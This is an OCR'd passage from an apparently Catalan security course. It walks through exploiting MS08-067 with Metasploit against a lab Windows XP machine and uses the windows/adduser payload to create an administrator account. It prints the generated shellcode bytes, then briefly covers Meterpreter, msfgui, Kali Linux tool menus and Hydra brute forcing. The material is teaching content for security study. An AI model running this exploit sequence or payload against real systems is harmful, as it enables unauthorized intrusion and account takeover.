
La màquina remota, en aquest exemple, es tracta d'un ordinador amb Windows XP amb el *Service Pack* 3 instal·lat, però sense instal·lar més actualitzacions de les que incorpora aquest *service pack* i amb l'opció *Firewall* desactivada.

Aquest exemple d'*exploits* és el "windows/smb/s08-067_netapi", que es dirigeix a una vulnerabilitat dels serveis de Windows que pot permetre l'execució remota de codi i, per exemple, aconseguir de forma remota el control del sistema o crear un usuari de forma remota tal i com es mostra en l'exemple següent.

Per a obrir la consola de *Metasploit*, cal executar el fitxer *console.bat*, que es troba en la carpeta on s'instal·la el programari de Metasploit.

```
C:\metasploit>console_
```

La consola de Metasploit proporciona accés a la línia d'ordres per al *Metasploit Framework*. Es tracta d'una eina que permet desenvolupar i executar *exploits* contra una màquina remota.



Una de les possibilitats de la consola és la cerca d'*exploits* aplicant filtres. En aquest exemple es cerquen *exploits* sobre netapi.

```
msf > search netapi


Matching Modules

================

   Name                                  Disclosure Date          Rank    Description

   ----                                  ---------------          ----    -----------

   auxiliary/scanner/smb/ms08_067_check                           normal  MS08-067
Scanner

   exploit/windows/smb/ms03_049_netapi   2003-11-11 00:00:00 UTC  good    Microsoft
Workstation Service NetAddAlternateComputerName Overflow

   exploit/windows/smb/ms06_040_netapi   2006-08-08 00:00:00 UTC  good    Microsoft
Server Service NetpwPathCanonicalize Overflow

   exploit/windows/smb/ms06_070_wkssvc   2006-11-14 00:00:00 UTC  manual  Microsoft
Workstation Service NetpManageIPCConnect Overflow

   exploit/windows/smb/ms08_067_netapi   2008-10-28 00:00:00 UTC  great   Microsoft
Server Service Relative Path Stack
```


En aquest exemple s'aplica a l'*exploit* "exploit/windows/smb/ms08_067_netapi".

```
msf > use exploit/windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) >
```


En aquest punt es poden observar les opcions que proporciona l'exploit.

```
msf exploit(ms08_067_netapi) > show options


Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
```

Cal fixar-se que el paràmetre RHOST no té valor. En aquest punt cal saber el valor de l'IP de la màquina remota, com es pot observar en aquest cas, l'IP és 192.168.1.19.



A continuació observarem els usuaris d'aquest ordinador, com es pot veure, els usuaris són "PC_User", "Administrador" i altres comptes creats per defecte pel propi Windows XP.



Ara, en la màquina local, on s'està executant la consola de Metasploit, es pot indicar el valor de RHOST, és a dir, l'IP de l'ordinador remot, que és 192.168.1.19, posteriorment es pot comprovar el valor del RHOST.

```
msf exploit(ms08_067_netapi) > set rhost 192.168.1.19

rhost => 192.168.1.19

msf exploit(ms08_067_netapi) > show options


Module options (exploit/windows/smb/ms08_067_netapi):


   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   RHOST    192.168.1.19     yes       The target address

   RPORT    445              yes       Set the SMB service port

   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:
```

Mostrar la llista de *payloads* disponibles.

```
msf exploit(ms08_067_netapi) > show payloads advanced

Compatible Payloads
===================
Name                          Rank    Description
----                          ----    -----------
generic/custom                normal  Custom Payload
generic/debug_trap            normal  Generic x86 Debug Trap
generic/shell_bind_tcp        normal  Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp     normal  Generic Command Shell, Reverse TCP Inline
```

En aquest exemple s'utilitzarà el *payload* "windows/adduser", el qual crearà un usuari en la màquina remota.

```
msf exploit(ms08_067_netapi) > set payload windows/adduser
payload => windows/adduser
msf exploit(ms08_067_netapi) > show options

Payload options (windows/adduser):

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CUSTOM                     no        Custom group name to be used instead of default
EXITFUNC  thread           yes       Exit technique(accepted:seh,thread,process,none)
PASS      Metasploit$1     yes       The password for this user
```

Es pot observar que alguns dels paràmetres d'aquest *payload* són *user* i *pass*.


A continuació s'assignen els valors a aquests paràmetres:

```
msf exploit(ms08_067_netapi) > set user PC_Hacked
user => PC_Hacked
msf exploit(ms08_067_netapi) > set pass 123!Hack
pass => 123!Hack
msf exploit(ms08_067_netapi) > show options

Payload options (windows/adduser):
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CUSTOM                     no        Custom group name to be used instead of default
EXITFUNC  thread           yes       Exit technique(accepted:seh,thread,process,none)
PASS      123!Hack         yes       The password for this user
```

El següent pas és executar l'*exploit*, el qual crearà un usuari en la màquina remota amb el nom d'usuari "PC_Hacked" i la contrasenya "123!Hack".

```
msf exploit(ms08_067_netapi) > exploit


[*] Automatically detecting the target...

[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish

[*] Selected Target: Windows XP SP3 Spanish (NX)

[*] Attempting to trigger the vulnerability...
```

En la pantalla següent es pot comprovar que s'ha creat un usuari en la màquina remota.



6.3.2. Meterpreter

El Meterpreter és un *payload* en concret que permet realitzar una sèrie d'accions en el sistema atacat. Es tracta d'una biblioteca d'enllaços dinàmics (*.dll*) especialment creada per a l'automatització d'*scripts*, que s'injecta en la memòria del sistema vulnerat. Per exemple, permet carregar i descarregar arxius des del sistema atacat, realitzar captures de pantalla, recollir els *hashes* de contrasenyes, prendre el control de la pantalla, el ratolí i el teclat per controlar completament l'equip i fins i tot activar la càmera web d'un ordinador portàtil.

6.3.3. Generació de *payloads*

Tot i que en l'exemple anterior no ha estat necessari, la consola també permet generar el codi del *payload* i així poder observar el codi que l'*exploit* ha injectat.

Per a generar el *payload,* en primer lloc s'ha d'escollir el *payload* que es vol generar "**`use payload/windows/adduser`**", assignar valors als paràmetres del *payload* i posteriorment, generar el *payload* a través de la instrucció "*generate*".


```
msf > use payload/windows/adduser
msf payload(adduser) > set user PC_Hacked
user => PC_Hacked
msf payload(adduser) > set pass 123!Hack
pass => 123!Hack
msf payload(adduser) > generate
# windows/adduser - 283 bytes
# http://www.metasploit.com
# VERBOSE=false, PrependMigrate=false, EXITFUNC=process,
# USER=PC_Hacked, PASS=123!Hack, CUSTOM=, WMIC=false,
# COMPLEXITY=true
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68" +
"\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95" +
"\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb" +
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x6d\x64\x2e\x65" +
"\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73\x65\x72" +
"\x20\x50\x43\x5f\x48\x61\x63\x6b\x65\x64\x20\x31\x32\x33" +
"\x21\x48\x61\x63\x6b\x20\x2f\x41\x44\x44\x20\x26\x26\x20" +
"\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72\x6f\x75\x70" +
"\x20\x41\x64\x6d\x69\x6e\x69\x73\x74\x72\x61\x74\x6f\x72" +
"\x73\x20\x50\x43\x5f\x48\x61\x63\x6b\x65\x64\x20\x2f\x41" +
"\x44\x44\x00"
```

6.3.4. Msfgui.exe: Interfície gràfica


El programa msfgui.exe[5] és un programa que ofereix una interfície gràfica, que permet realitzar les tasques que es poden fer amb la consola de Metasploit *Framework* d'una forma més àgil.

(5)**Msfgui:** https://www.scriptjunkie.us/msfgui/.


En aquest exemple es mostra com cercar l'*exploit* ms03_026_dcom.



Un cop se selecciona l'*exploit*, es mostra una finestra amb la informació de l'*exploit*, els identificadors de l'*exploit* en diverses bases de dades públiques d'*exploits*, el programari que pot atacar, i una llista dels *payloads* que hi pot aplicar. Un cop escollit el programari de destí al qual es vol atacar i el *payload*, es mostren els paràmetres del *payload*. En aquest exemple, s'ha escollit el *payload exec*.



A la barra de menú hi ha l'opció d'escollir un *payload* que un cop escollit s'hi pot generar el codi corresponent.





6.3.5. Kali Linux


Kali Linux és una reconstrucció de BackTrack Linux i és una distribució de Linux que s'adhereix completament als estàndards de desenvolupament de Debian. Està totalment orientat per a la realització de proves de penetració i auditories de seguretat.

Es tracta d'un conjunt d'eines per a fer avaluacions, per a tasques de la informàtica forense i per a fer proves de penetració: recopilació d'informació, identificació de vulnerabilitats, l'explotació i l'escalada de privilegis, etc.

A continuació es mostren algunes de les opcions de menú de les utilitats disponibles en aquesta eina:



Applications
Places
Wed Apr 23, 6:03 PM
root
Click to view your appointments and tasks
Accessories
Electronics
Graphics
Hamradio
Internet
Kali Linux
Office
Programming
Sound & Video
System Tools
Universal Access
Other
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
BeEF XSS Framework
Cisco Attacks
Exploit Database
Exploit Development Tools
Metasploit
Network Exploitation
Social Engineering Toolkit
beef
the more you are able to hear.


Applications
Places
Wed Apr 23, 6:05 PM
root
Click to view your appointments and tasks
Accessories
Electronics
Graphics
Hamradio
Internet
Kali Linux
Office
Programming
Sound & Video
System Tools
Universal Access
Other
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
Network Sniffers
Network Spoofing
Voice and Surveillance
VoIP Tools
Web Sniffers
darkstat
dnschef
dnsspoof
dsniff
ettercap-graphical
hexinject
mailsnarf
msgsnarf
netsniff-ng
passive_discovery6
responder
sslsniff
tcpflow
urlsnarf
webmitm
webspy
wireshark
the more you are able to hear.



6.3.6. Kali Linux / Password Attacks / Online Attacks / hydra-gtk

Hydra és una eina de desxifrat de contrasenyes que es pot utilitzar en molts serveis fent ús del mètode “força bruta” per a esbrinar la contrasenya d'inici de sessió a partir d'una llista de paraules.


xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Target
Single Target
127.0.0.1
Target List
Prefer IPV6
Port
0
Protocol
afp
Output Options
Use SSL
Be Verbose
Show Attempts
Debug
